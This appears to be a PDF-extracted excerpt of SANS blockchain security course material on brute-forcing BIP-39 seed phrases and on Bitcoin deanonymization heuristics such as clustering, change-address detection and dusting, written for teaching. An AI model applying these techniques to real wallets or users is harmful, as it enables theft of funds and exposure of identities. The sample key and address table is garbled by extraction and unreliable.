The purpose of a KDF is to make it much more difficult for an attacker to perform a brute-force guessing attack against a mnemonic phrase. Performing a single hash calculation, such as HMAC-SHA512, is relatively inexpensive, making it possible for an attacker to rapidly check potential values of the secret. This sort of attack makes sense if a certain percentage of the mnemonic key is known or if the mnemonic phrase was not generated using a random number generator.

PBKDF2 (I)

The mnemonic is the last element used in the Password-Based Key Derivation Function 2 (PBKDF2) used to derive the Master key in a BIP-32 Wallet (used by Bitcoin). It contains five input parameters:

DK = PBKDF2(**PRF**, **Password**, **Salt**, **c**, **dkLen**)

PRF = pseudorandom function of two parameters with output length (HMAC-SHA512 in BIP-39)

Password is the master password from which a derived key is generated (mnemonic words)

Salt is a sequence of bits, known as a cryptographic salt (BIP-39 passphrase)

c is the number of iterations desired (BIP-39 uses 2048 iterations)

dkLen is the desired bit-length of the derived key (BIP-39 is 512 bits)

DK is the derived key generated

A KDF slows down a brute force attack by making the process of deriving the final key from a mnemonic phrase very slow. Instead of running a single hash calculation, the KDF runs the hash function sequentially several times (2048 in the case of the BIP-39 standard). This means that a single iteration of the key generation process takes 2048 times longer than it would normally.

For a legitimate user, this has a minimal impact on performance since the system only needs to perform this operation once to gain access to a wallet. However, an attacker attempting to search for the correct key will have to test many different options. For instance, the search space of a seed with 256 bits of entropy is 2^{256} . By using a KDF, the time required to search this space grows to 2^{265} iterations of the hash function. In most cases, this makes no practical difference, but if a key is insecure (due to partial compromise or non-random generation), the use of a KDF can make an attack slower or infeasible.

ATTACKS ON PRIVATE KEYS

PBKDF2 (2)

Once we run PBKDF2 on the mnemonic phrase and passphrase, we end up with a derived key. This key is then used as a seed to BIP-32 private/public key generation.

pigeon measure bullet digital isolate please choose salon
copper village motion final feel jaguar merry pistol
fatigue nation wise clinic boss assault grape clay

$DK = \text{PBKDF2}(\text{PRF}, \boxed{\text{Password}}, \text{Salt}, c, dkLen)$

xprv9s21ZrQH143K2k5EDXA4EWuDnmjVQ1FaWDQ8CmV5Hz
zZDv28uGneJDkJum4VhMWRp4VnnyTxZgvSc3TGPvZzGuL88f
Czrqo9k7fJHNm1QVv

m/0'/0' BIP-32 Derivation Path

Derived Addresses and Keys

Path	Address	Public Key	Priv Key
m/0'/0'/0'	1d4ph0tGK0MnLpnpYt2HVPeekssHdgY	02ee5a3e54c99cc59667de0329e32095a10rf1b015f6474ee4401ec8809e79ad	L3rrgM0NGfRb
m/0'/0'/1'	101015poxnUz213nqem1emjca12y7nd	02877973e128057930b6a774081a1a6ed3d1ecc0559e439f1a32081c2572e7	L3rrgM0NGfRb
m/0'/0'/2'	16x1c3x53wec5g1Qwmc9R9ncc99y5Gw23k	0321a2f40a0607222856c1c2f86f997704549e94c61848ef4a707288093256ab	L1095a6p0WuL2
m/0'/0'/3'	1MhLP787QorKdf1z7UdeawPvQ7b62UfAtnv	0247a273e2d0f7b26422e85d94a6d308446eaaade6e27ah5f11259fa3c37023a	Ky5j8dR8K2L2
m/0'/0'/4'	1M5j5U0eX0nZ0n161P9Pv0m7eNkP5qf4f3	03224bf6d6326e7999fc91340227876f633a3e35a9c73021a4726554f72d8	L22z1e6GD0hAP
m/0'/0'/5'	132zyWqGn6Dn0D2jQ5739mL5jwnt23gova	0367712bf4443885ce5e5915af6f618ac1343a3065e6a45505620901519ac5a	XxxAvLqduQn2
m/0'/0'/6'	13P9R8c1cQZnnhGueghC9P79jaekcg7w	02a1a9837982aaf6d17315a93d54974fe37a151799fc5aa196b4ad8e7ef08764	L30janR1Hm12
m/0'/0'/7'	16a012WpVp0980odud0zpz1dyzc2PMKcLN	0375c84c4af0d54122c0b011708102e01c06eaadfd8a8aff77ab01e913edc9	L520R2C2f6t
m/0'/0'/8'	1Py1Q2eiaQmAEts5nraUfYgmmXxTpax	0279ff800c497c8e0497280f21a954a06c7aae31277e49c37dc7925579bC7	L14pkdep3M0
m/0'/0'/9'	1Pf13131npus0TdnCcA694pJuhZ1u0hu5M	026631147c08b78239815e6d47bc82333a049035792c3cc2f0e010558e1226	KwLjQa0pQeG
m/0'/0'/10'	1P0pgys7vFmey2lvnax5p5bpQe06750u	025f0bf6f56795854b04f230c580239e0cd0b5f52e178a794794064e61130e	K2drnxw3ejTL
m/0'/0'/11'	1w2ZWhpzc0c2446828995udnyd8w3vHu	02fc6c40899807e1241fcf08a448fb6949820c1a91c24c60050aa6d097f6f54	K6p01QaU1CC
m/0'/0'/12'	16a012WpVp0980odud0zpz1dyzc2PMKcLN	02ee5c0f271d0f0c0ba0f09067626303975c1495d537763c1609c711a6f6f083B	L4NTY50UL0EV
m/0'/0'/13'	1MhCR2H6x1PK3T2s8cBN7fx55g1Vyy9	03aa61ch2eb87e2f4322795613bf617340aa98d2140ff64486f1a09e4caa0ba174	Kyvrtc32k7w
m/0'/0'/14'	1MhCRVc5bp0p4Rnzv2n0R0B0d1t280n6d	035c1cd0292621225f494b05460bf6d45808443a1c7210399fe1ded20e16c	L2WbkydQKk
m/0'/0'/15'	162jwam0d0p7w1TYosx2Qf8f3f56jLLegs	02704af01aae0980c011191b2f403982c0fff4757874443896df5cf8c4485e	L360yo51Bj4P

SEC554 | Blockchain and Smart Contract Security

51

SANS

The purpose of the BIP-39 mnemonic phrase is to encode the entropy used to seed a Bitcoin wallet. By combining this with an optional passphrase and using it as input to a KDF function, it is possible to generate the actual seed that is used in generating the private and public keys used in a deterministic or hierarchical deterministic wallet.

The fact that the BIP-39 mnemonic phrase is used to directly calculate private keys underscores the importance of properly protecting it. An attacker with access to the mnemonic phrase (and the optional passphrase) has complete control over all of the accounts generated using it because the process of generating these private keys is standardized.

ATTACKING BIP-32

So, now that our brain is melted: how hard is this to brute force?

The table to the right outlines levels of attacking/cracking a PBKDF2-HMAC-SHA512 based key.

Each level is increasing in hash power.

Level 3 and 4 are hypothetical levels, as these specialized ASICs do not exist, but may in the future.

LEVEL 1 ATTACK (~10,000 hashes/s):
A standard laptop can run about 500 PBKDF2-HMAC-SHA512 hashes/sec. Multiple Cores on a high end can get up to 10,000.

LEVEL 2 ATTACK (~1,000,000 hashes/s):
GeForce GTX 1080 can run approx. 240,000 hashes/s. You can combine several together with GPU chaining.

LEVEL 3 ATTACK (100,000,000 hashes/s): **HYPOTHETICAL**
Specialized ASIC made just for BIP-32 Cracking. We assume it will be 10x faster than the GFX card in Level 2.

LEVEL 4 ATTACK (1,000,000,000 hashes/s): **HYPOTHETICAL**
A supercluster of ASIC (like a mining pool but specialized only for cracking PBKDF2-HMAC-SHA512)

Cracking a key generated using the BIP-32 standard requires searching the space of potential keys. The complexity of this depends on the amount of entropy used but is possible to calculate.

The more useful and more difficult thing to calculate is how long it will take to break one of these keys. The time required depends on the computational power at the attacker's disposal. For reference purposes, we define four different levels of cracking power:

- **Level 1:** Level 1 is a high-end laptop. This type of machine is capable of performing up to about 10,000 hashes per second.
- **Level 2:** Level 2 is a high-end Graphical Processing Unit (GPU), which is capable of performing hash calculations much more quickly than a CPU. For this reason, they are commonly used in mining for Proof of Work blockchains. An array of five of these GPUs is capable of performing about 1,000,000 hashes per second.
- **Level 3:** Application-Specific Integrated Circuits (ASICs) are hardware that are specifically made to achieve a particular goal. While ASICs exist for some hash calculations (and are used in Proof of Work mining), no such ASIC exists for the BIP-32 protocol. Hypothetically, such an ASIC would be 10 times faster than a GPU, so an array of 5 could achieve hash rates up to 100,000,000 hashes per second.
- **Level 4:** An ASIC is the fastest hardware available, so achieving another level of cracking ability requires combining many ASICs. An array of 50 ASICs could achieve a hash rate of 1,000,000,000 hashes per second.

ATTACKS ON PRIVATE KEYS

ATTACKING BIP-32 – ESTIMATED TIME TO CRACK

Based on the 4 Levels of attack power, these are the estimates to crack the key.

WORDS	POSSIBILITIES	ENTROPY	LEVEL 1 ATTACK	LEVEL 2 ATTACK	LEVEL 3 ATTACK	LEVEL 4 ATTACK
2	2048^2	22 Bits	9 minutes	3 seconds	Instant	Instant
3	2048^3	33 Bits	~1 week	2 hours	1 minute	8 seconds
4	2048^4	44 Bits	55 years	200 days	2 days	4 hours
5	2048^5	55 Bits	114 Milleniums	1 millenium	11 years	1 year
6	2048^6	66 Bits	Infinity	Infinity	Infinity	2 milleniums
7	2048^7	77 Bits	Infinity	Infinity	Infinity	Infinity
...

Reference: <https://coldbit.com/can-bip-39-passphrase-be-cracked/>

SANS

SEC554 | Blockchain and Smart Contract Security

53

Based on the four levels of cracking ability defined previously, it is possible to estimate the time required to crack BIP-39 mnemonic phrases of various lengths. Based on the table above, the following observations can be made:

- With existing hardware, only a 4-word key could be cracked within a reasonable amount of time (200 days). The next longest key would require 1,000 years to crack.
- On hypothetical hardware, the length of key that can be cracked effectively increases by a single word to 5 words
- The shortest key length commonly used by BIP-32 (12 words) would take an essentially infinite amount of time to crack, even on hypothetical hardware

MNEMONIC BRUTE FORCING – CASE STUDY

- In 2018, Alistair Milne tweeted that he will give away 1 Bitcoin to someone who could crack a wallet generated using a 12-word mnemonic after disclosing 8 of the words.
- With 8 known words there are 2^{40} (~1.1 trillion) possible mnemonics.
- To test a single mnemonic, one would have to generate a seed from the mnemonic, and create/associate the master private keys and addresses.
- A programmer (John Cantrell) created all necessary code for generating and checking a mnemonic generated from various types (SHA-256, SHA-512, RIPEMD-160, EC Addition, EC Multiplication) and ported it to use OpenCL C (code that can be run on a GPU for speed)
- The GPU version was able to check ~143,000 mnemonics per second, which estimated 83 days to check all 2^{40} possibilities.
- The programmer distributed this among a fleet of GPU pools & servers, and after 30 hours, running over 1 trillion checks, it found the solution and unlocked the Bitcoin.



Reference: <https://medium.com/@johncantrell97/how-i-checked-over-1-trillion-mnemonics-in-30-hours-to-win-a-bitcoin-635fe051a752>

The theoretical attack times presented previously are for cracking an entire mnemonic phrase. However, it is possible that an attacker may have access to part of a user's mnemonic phrase. For example, a glimpse at a phrase sheet may have allowed the attacker to memorize some but not all of the words. How long would this take to crack?

A real--world example of this occurring was a contest by Alistair Milne in 2018 that involved cracking the remaining 4 words of a 12-word mnemonic phrase after eight of the words are revealed. Assuming that the attacker knows the location of these words and that none of them are the last word in the phrase, the complexity of this is 2^{40} . Normally, 4 words contain 44 bits, but the last 4 bits of a 12-word phrase are the checksum and can be derived from the other bits, decreasing the complexity.

As demonstrated, only cracking 4 words of a 12-word phrase is entirely possible. Ironically, cracking the remaining 4 words of a longer phrase would be easier due to the greater size of the checksum. If the challenge was a 24-word phrase, the complexity would have been 2^{36} (assuming that the last word was one of the ones to crack), which would likely have been cracked within a couple of hours on Cantrell's system.

LAB 2.2: BRUTE FORCE A MNEMONIC SEED PHRASE

Objectives:

- Interact with a Bitcoin testnet remote node.
- Perform a Mnemonic Phrase brute force from 11/12 seed words.
- You have discovered what appears to be part of a mnemonic seed phrase of a Bitcoin wallet. There are 11 out of 12 seed words disclosed.

Time: 20 minutes



This page intentionally left blank.

BRUTE FORCE A MNEMONIC SEED PHRASE



This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security

Attacks & Defenses

554.3

Smart Contract Security

Vulnerabilities & Exploitation

SEC554.2

► Attacks on Privacy

Blockchain-Based Attacks

Non-Blockchain Based Attacks

Defenses for Privacy

► Malicious Uses of Blockchain

Ransomware and Crypto-Lockers

Cryptojacking

ICO Scams and Ponzi Schemes

Exercise: Install a Crypto-Miner Malware Agent

► Regulatory Compliance and Investigation

The Current Regulatory Environment

OSINT and Anonymity Issues and Detection

TOR, Monero, and Dark Net Markets

Exercise: OSINT to Discover Hidden Bitcoin Funds

SANS |

SEC554 | Blockchain and Smart Contract Security

57

This page intentionally left blank.

OVERVIEW (I)

In 2011, most users of Bitcoin believe that its transaction were completely private. This is False.

In 2020, most users of Bitcoin believe that its transactions are completely traceable. This is False.

With the appropriate understanding of blockchain and the methods in which Bitcoin transactions are performed, it can truly be an anonymous and private digital payment system. However, certain ways of using it can potentially disclose information about its users and reveal identities of an individual behind those transactions.



One of the common selling points of Bitcoin is that is an anonymous currency. However, this is not actually the case.

Bitcoin has certain features that support its anonymity, such as the use of public key cryptography for identity management. This makes it so that it is not necessary to reveal a real-world identity to transact on the Bitcoin blockchain. For evidence of this, consider the huge controversy over the real identity of Satoshi Nakamoto, Bitcoin's inventor.

However, the anonymity and privacy protections of blockchain are not perfect. Analysis of the digital ledger and history of Bitcoin transactions can give hints regarding the identity of Bitcoin users. For this reason, Bitcoin is neither completely anonymous nor completely traceable.

OVERVIEW (2)

Bitcoin transactions are made up of inputs and outputs. A single transaction can have multiple inputs, multiple outputs, or any number of both. Previously-created outputs can be used as inputs for later transactions.

Let's consider the following random transaction:

Senders	Recipients
← ⓘ 0.00096211 BTC ← ⓘ 0.00067725 BTC	1J4yub64D3B1RjT2dwFdQABE4StwcxgYpB ⚡ 12Mt6JexQSJchiySCmSF8FXF1hbe9QEAIy 1DLF8N7gGibuRuaQDL7NZGMm1HCB6BS4UW ⚡ 196bHGVJPALCwYd3j4Y4twbxmNRzwjrKez
	0.00063192 BTC Unspent 0.00100000 BTC Unspent

<https://blockchair.com/bitcoin/transaction/Bf9fb611c3663322505171c35c3064eb732b20bad7fab5b316999a03d9655d3f>

There are several possible interpretations here:

- A single sender provides both inputs and pays 0.00163936 BTC to a single Recipient.
- Two separate senders and paying the same recipient that owns both addresses.
- A single sender is sending to two separate recipients.
- There are sender and recipient addresses of individuals, and the others are change addresses.
- This is some kind of Coinjoined batched payment with no change address.
- Fake transaction - Sender owns all inputs and outputs and is simply moving coins between their own addresses.

The use of the word “transaction” in Bitcoin can be a bit confusing. Bitcoin is designed to record financial transactions, but a Bitcoin “transaction” can contain multiple different flows of value. Each transaction can have a number of inputs and a number of outputs. The only requirement is that the value entering and leaving the transaction is equal.

Within a Bitcoin transaction, the lists of inputs and outputs are the only things that are clear. The mapping of particular inputs to particular outputs is unnecessary because Bitcoin is a fungible asset. One Bitcoin (or fraction of a Bitcoin) is equal in value to another Bitcoin (or fraction of the same amount).

This means that interpreting a Bitcoin transaction can be difficult. The various inputs and outputs of a transaction can belong to different users or all the same user. Additional information is necessary to determine which of the many possible interpretations of a transaction is correct.

ATTACKS ON PRIVACY

OVERVIEW (3)

Now what about this random transaction?

Senders	Recipients	
↳ 0.00226375 BTC	3H3ZqwtyUW7gp9VDjMcMqQyBckyV421uK 33dgRpVw6iyj4NfNufphrvXYzRqMhqadgy	39cS9NsgPnMUqfHJiuBNUHf3SKzCmd8Y9L 35zAtw7vkCX67XktrjkfzKJfn4AAAnAR9Vn
↳ 0.00227070 BTC		3PrFff3bmiQtmsFsrnSK4ibpgJMEv23zQg
↳ 0.00228356 BTC	35VzSBxDVy8rQZDhXuewNQKKDrM12rc6fC	3BgN6tSRWn5vVEWuFjh7jKdQAgRySP3Z8
↳ 0.00229248 BTC	3JFa7G4mE9A3VuJwA31vZevVrfEmag6Cx	16NqvBhq4S8z6e1GggDhoyKtNbRTznVPAp
↳ 0.00229688 BTC	3Ey94oAJBnsmjYDs3FdYu6UBmT8iSaBhQy	1DamPEZENx1F3CFsEoAdv7oqj3Vtb9C2Bv
↳ 0.00230000 BTC	3DtLmW5cJoyVcoqfuux-HmvXTRxsKzn7eDH	3CG9ZJpZsvTfLRw6W3y5cWjPQ9aBQchirJ
↳ 0.00230216 BTC	33q2RYGqHy91Rse7mKjxy6Tfbq8LgLn49	37H978AMUdvLcJqAxTheTFBs6ZC6q1A4yo

<https://blockchair.com/bitcoin/transaction/11edf27b28bfad6607ec19dbd00c525d1f710262ef5185ab210fb5f57b945a72>

In Summary, to say Blockchain transactions are perfectly traceable is false, since the reality is much more complicated.

SANS

SEC554 | Blockchain and Smart Contract Security

60

The transaction on the previous slide only had two input and output addresses, and there were six possible interpretations of it. Any of these interpretations could be correct and it is impossible to choose between them without additional information.

However, that transaction is a relatively simple one on the Bitcoin blockchain. The slide above shows that many more inputs and outputs can be involved within a Bitcoin transaction. The possible permutations of senders and recipients in this transaction mean that it can be interpreted in many more ways than the previous.

The fact that we can trace inputs and outputs to transactions (i.e., that they are publicly visible) means that some information exists for correlating Bitcoin accounts to real-world identities. However, the complexity of performing these interpretations means that Bitcoin users retain some level of anonymity and that Bitcoin transactions are certainly not perfectly traceable.

ATTACKING PRIVACY

Two major classes of attacks on privacy: **Blockchain-Based Attacks** and **Non-Blockchain Based Attacks**

BLOCKCHAIN BASED ATTACKS

- HEURISTICAL ANALYSIS
- CHANGE ADDRESS DETECTION
- TRANSACTION GRAPH
- AMOUNT
- FORCED ADDRESS REUSE
- TIMING AND SPENDING CORRELATIONS

NON-BLOCKCHAIN BASED ATTACKS

- TRAFFIC ANALYSIS
- CUSTODIAL WALLETS
- WALLET HISTORY RETRIEVAL
- Taint ANALYSIS
- DIGITAL FORENSICS

The fact that blockchain analytics firms (like Chainalysis) exist implies that some level of traceability must exist within Bitcoin transactions. If this were not the case, these firms would be out of business, and arrests based upon analysis of Bitcoin transaction flows would not occur.

While analysis of a single Bitcoin transaction is difficult due to the numerous possibilities, the distributed ledger contains much more than a single transaction. While this introduces a massive number of potential interpretations, it can also help to identify which of these is correct. Blockchain-based attacks on Bitcoin privacy use data analytics and identification of artifacts in the digital ledger to identify highly probable interpretations of transactions and use these interpretations as a guide to unraveling other transactions.

Non-blockchain-based attacks on privacy take advantage of the fact that the blockchain does not operate in isolation. The use of network infrastructure, cryptocurrency exchanges - with their know your customer (KYC) and anti-money laundering (AML) requirements, and other external sources of information can be used to link identities to addresses and help to interpret Bitcoin transactions.

BLOCKCHAIN BASED ATTACKS – HEURISTICAL ANALYSIS

Due to the many complexities, people who are investigating or analyzing the blockchain transactions for identities often use heuristics, or “*idioms of typical use*”.

```
A (1 btc) --> X (4 btc)
B (2 btc)           Y (2 btc)
C (3 btc)
```

This transaction would be an indication that addresses B and C are owned by the same person who owns address A.

CLUSTERING

Usually, an adversary will attempt to link together multiple addresses which they believe belong to the same wallet. This is called “Wallet-Clustering”

COMMON-INPUT-OWNERSHIP

This is a heuristic or assumption which says that if a transaction has more than one input then all those inputs are owned by the same entity.

ADDRESS REUSE

Change addresses are created automatically by wallet software. So, if an output address has been reused it is very likely to be a payment output, not a change output.

WALLET FINGERPRINTING

A careful analyst sometimes deduce which software created a certain transaction, because the many different wallet softwares don't always create transactions in exactly the same way. Wallet fingerprinting can be used to detect change outputs because a change output is the one spent with the same wallet fingerprint.

Heuristics have been around for a very long time in computer science. These methods for “scoring” information are used to train machine learning algorithms and artificial intelligence systems.

In the context of blockchain analysis, application of a few simple heuristics can help to identify the correct interpretation of Bitcoin transactions:

- **Wallet Clustering:** Most Bitcoin users have multiple different addresses because addresses are intended for a single use. The goal of clustering is to identify addresses that are likely to belong to the same wallet. This analysis is based on how these addresses are used in transactions on the blockchain.
- **Common Input Ownership:** As shown on earlier slide, it is possible (and common) for a Bitcoin transaction to contain multiple inputs. While it is definitely possible for these addresses to belong to multiple users, it is unlikely since each user would have to individually contribute signatures to their portion of the transaction. It is more probable that any addresses used as inputs to the same transaction belong to the same user.
- **Address Reuse:** Bitcoin addresses are intended to be single-use; however, this does not always occur. A reused address is likely to be an output address (i.e., the address of the intended recipient of the transaction) rather than a change address (which are automatically and randomly generated by wallet software). A change address definitely belongs to the sender of a transaction, while an output address likely belongs to someone else (unless the transaction is designed to transfer value between wallets owned by the sender).
- **Wallet Fingerprinting:** The Bitcoin standard defines the overall structure of transactions, but some flexibility exists. This means that different wallets may perform transactions in different ways, allowing them to be fingerprinted. Analysis of transactions using the output of a transaction may enable the identification of output and change addresses because change addresses will have the same fingerprint as the original transaction.

ATTACKS ON PRIVACY

BLOCKCHAIN BASED ATTACKS – CHANGE ADDRESS DETECTION (I)

In most Cryptocurrencies, the UTXO (Unspent Transaction Output) is indivisible. That is when the output of previous transaction becomes the input of another transaction it needs to be spent in its entirety and cannot be divided or split. The Bitcoin protocol only allows you to spend the UTXO in full. This is done primarily for two reasons; security and efficiency.

Address “**1GBXjHxe74s7HPR97PwdxPYdghsphcLAZG**” sent **0.00157800** to address “**1GBfxw6BaHdo2nggNedFhKJGBi2Yhurmoc**“.

Total inputs involved was **0.03961452 BTC**.
Transaction Fee = **0.00000582**
Payment = **0.00157800**

Change = **0.0380307** was returned to an address owned by sender “**1HEQ3Ts5uvb4ft38SFp2VJ1roFqHFPPE2**“.

Summary		Inputs and Outputs	
Size	225 (bytes)	Total Input	0.03961452 BTC
Weight	900	Total Output	0.0396087 BTC
Received Time	2018-10-23 04:34:49	Fees	0.00000582 BTC
Lock Time	Block: 546969	Fee per byte	2.587 sat/B
Included In Blocks	546972 (2018-10-23 05:28:14 + 53 minutes)	Fee per weight unit	0.647 sat/WU
Confirmations	30689	Estimated BTC Transacted	0.001578 BTC
Visualize	View Tree Chart	Scripts	Show scripts & coinbase

SANS |

SEC554 | Blockchain and Smart Contract Security

Bitcoin uses the concept of unspent transaction outputs (UTXOs). As the name suggests, a UTXO is an output of a transaction that has not yet been used as an input to a new transaction. To protect against double-spend attacks, a UTXO can only be used once as the input to a transaction. This is the reason that a UTXO must be spent in full. Otherwise, it becomes more difficult to track what portions of a UTXO have been used.

Analysis of simple Bitcoin transactions can be used to identify change and output addresses. In the slide above, the “intended” transaction was the transfer of 0.001578 BTC to the address beginning with 1GBf. Since the value of the transfer was less than that of the input UTXO, a random change address was created (starting with 1HEQ) and sent the remainder of the value.

By analyzing this transaction, it is possible to link the input address and the change address to the same user. This information can be used into inform analysis of the transaction that created the input address and the transaction in which the value stored in the change address is used.

BLOCKCHAIN BASED ATTACKS – CHANGE ADDRESS DETECTION (2)

- Most bitcoin transactions have change outputs.
- It would be a privacy leak if the change address were discovered as it would link the ownership of the (now spent) inputs with a new output.
- Change outputs can be effective when combined with other privacy leaks like the common-input-ownership heuristic or address reuse mentioned before. Change address detection allows the adversary to cluster together newly created address
- Change addresses lead to a common usage pattern called **the peeling chain**. It is seen after a large transactions from exchanges, marketplaces, mining pools and salary payments.
- In a peeling chain, a single address begins with a relatively large number of bitcoins. A smaller amount is then peeled off this larger amount, creating a transaction in which a small amount is transferred to one address, and the remainder is transferred to a one-time change address. This process is repeated - potentially for hundreds or thousands of hops, and is beneficial when tying user transactions to exchanges.

Identification of a change address is useful for an attacker because it definitively links the input address with one of the output addresses. Additionally, identifying a change address helps with identification of the intended output addresses of a transaction. While it is possible that this output address also belongs to the same party (i.e., they are transferring value between wallets or addresses), it is more likely that the output address belongs to another blockchain user.

Change addresses are the value in an UTXO that was not actually needed for the transaction. This makes them easier to identify based upon the amount placed in the addresses and the behavior of the user performing transactions. For example, a “peeling chain” is likely to include a series of transactions that are clustered together temporally as the exchange makes a series of transfers. If, looking at a transaction in this chain, one of the outputs is used almost immediately while the other sits for some time, it’s likely that the output used first is the change address.

Alternatively, the “peeling chain” can be detected based upon transaction values. In such a chain, the output with the larger value is likely the change address. In contrast, if an output is a “round number” value, it is more likely the output address since this likely means that a human user made a withdrawal from the exchange.


ATTACKS ON PRIVACY

BLOCKCHAIN BASED ATTACKS – TRANSACTION GRAPH

Transaction graphs are built when addresses are connected together by transactions on the block chain and can link identities if one is exposed.

The mathematical concept of a graph can be used to describe the structure where addresses are connected with transactions. Addresses are vertices while transactions are edges in a transaction graph.

This is often used along with “Taint analysis” a non-blockchain based attack technique we will discuss shortly.



SANS

SEC554 | Blockchain and Smart Contract Security

65

A transaction graph is a visual representation of the relationships between addresses, UTXOs, and transactions within a blockchain network. This graph is built using publicly available information, i.e., the transactions stored within the Bitcoin distributed ledger, and can make it easier for human analysts to identify connections and understand how value is flowing through the network.

Based on the analyses described previously, it is possible to link certain addresses to the same user with varying levels of probability. These links can be used to help add information to and interpret a transaction graph. Also, these graphs are commonly used when performing taint analysis, a non-blockchain-based technique for correlating transactions to a particular user.

BLOCKCHAIN BASED ATTACKS – AMOUNT

Blockchain transactions contain amounts of the transaction inputs and outputs, and the miner fee.

Privacy leaks could be:

INPUT AMOUNTS REVEALING WEALTH OF A SENDER

A mismatch in the sizes of available input vs what is required can result in a privacy leak of the total wealth of the sender.

EXACT PAYMENT AMOUNTS WITH NO CHANGE ADDRESS

Payments that send exact amounts and take no change are a likely indication that the bitcoins didn't move hands.

This usually means that the user used the "send maximum amount" wallet feature to transfer funds to her new wallet, to an exchange account, to fund a lightning channel, or other similar cases where the bitcoins remain under the same ownership.

ROUND NUMBERS

Many payment amounts are round numbers, for example 1 BTC or 0.1 BTC. The leftover change amount would then be a non-round number (e.g., 1.78213974 BTC). This potentially useful for finding the change address. Often, if the payment amount of a transaction is a round number, this is typical of a human sender



The amounts of Bitcoin inputs and outputs are publicly visibility in the transaction records on the Bitcoin ledger. Analysis of these inputs and outputs can help to extract information about a particular user:


- **Oversized Inputs:** Bitcoin's rules state that UTXOs can only be spent in their entirety. This means that a small transaction may be funded with a UTXO that is much larger, with the excess moving to a change address. If this occurs, it can help to identify wealthy Bitcoin users (just like users of fiat money who primarily carry high-denomination bills).
- **Exact Payment Amounts:** Like fiat bills, UTXOs cannot be partially used within a transaction. To make a transaction without needing change, the sender must have a UTXO of the exact same value as the amount to be spent. This is unlikely since transaction fees alone would turn a "round number" input into a non-round output. As a result, transactions with no change address are probably transfers between two addresses belonging to the same user.
- **Round Numbers:** The use of Bitcoin to purchase a good or service is unlikely to result in a "round number" value normally. While a cup of coffee may have a round number price in USD, converting this amount to Bitcoin for payment will result in a non-round value. This means that "round number" outputs are likely values set by a human and are the intended output of a transaction, rather than the leftover value sent to a change address.

BLOCKCHAIN BASED ATTACKS – FORCED ADDRESS REUSE

Also known as “incentivized address reuse,” this type of privacy leak is when an adversary pays a small amount of cryptocurrency to addresses that has already been used on the block chain.

The attacker hopes that users will use the payments as inputs to a larger transaction which will reveal other addresses via the previously mentioned common-input-ownership heuristic.

These payments can force an address reuse either intentionally or unintentionally by the receiver.



Forced address reuse, also called “dusting” attacks, are a technique designed to help identify the owner of a particular address on the blockchain. In some wallets, the use of UTXOs in filling transactions is based upon the order in which the payments are received, so the user has no control over the UTXOs that are included in a payment.

An attacker can take advantage of this by sending a small amount of cryptocurrency to a particular address and monitoring how that particular UTXO appears in other transactions. Due to the small size of the malicious UTXO, it will have to be combined with other UTXOs to perform a transaction. This means that an attacker can identify other addresses owned by the same user due to the fact that they are all used as inputs to the same transaction.

BLOCKCHAIN BASED ATTACKS – TIMING AND SPENDING CORRELATIONS

TIMING CORRELATION

Timing correlation refers to using the time information of transactions on the blockchain. Similar to amount correlation, if an adversary somehow finds out the time that a transaction happened, they can search the blockchain in that time period to narrow down their results.

AMOUNT CORRELATION

Amounts correlation refers to searching the entire blockchain for output amounts. A way of using it could be when a victim mentions the amount spent or sent, the adversary can then search all transactions on the blockchain in the right time period and find transactions with output amounts close to the amount.



Block #	Hash	Time (UTC)	Inputs #	Outputs #	Output (BTC)	Output (USD)
652806	3f...cc	2020-10-15 04:56	1	1	0.10389089	1,185.43
652806	e...5	2020-10-15 04:56	1	1	0.10369741	1,183.23
652806	3e...fc	2020-10-15 04:56	1	1	0.10386262	1,185.11
652806	5d...59	2020-10-15 04:56	1	2	0.00016058	1.83
652806	6d...33	2020-10-15 04:56	1	1	0.10385929	1,185.07
652806	1d...32	2020-10-15 04:56	7	9	0.03378130	385.46
652806	b3...2b	2020-10-15 04:56	10	11	0.02764291	315.42
652806	75...16	2020-10-15 04:56	1	1	0.10386529	1,185.14
652806	d5...70	2020-10-15 04:56	7	9	0.01920130	219.09
652806	f8...8f	2020-10-15 04:56	1	2	0.20567002	2,346.77

External sources of information can be invaluable for identifying the addresses belonging to a specific individual. For example, consider the case where an attacker has knowledge of a purchase that an individual has made using cryptocurrency. While the attacker may not know the address of the purchaser or the recipient, they know the amount transferred (the purchase price) and the approximate time in which the transfer occurred (before the transfer was completed).


By analyzing the transactions on the digital ledger, the attacker has a high probability of identifying the transaction in which the payment in question was made since they know the exact amount of the transaction. The identification of this transaction reveals the owner of the input and output addresses, making it possible to apply this knowledge to analyzing the transactions in which the UTXO inputs were created and where the UTXOs created by the transaction were spent.

ATTACKS ON PRIVACY

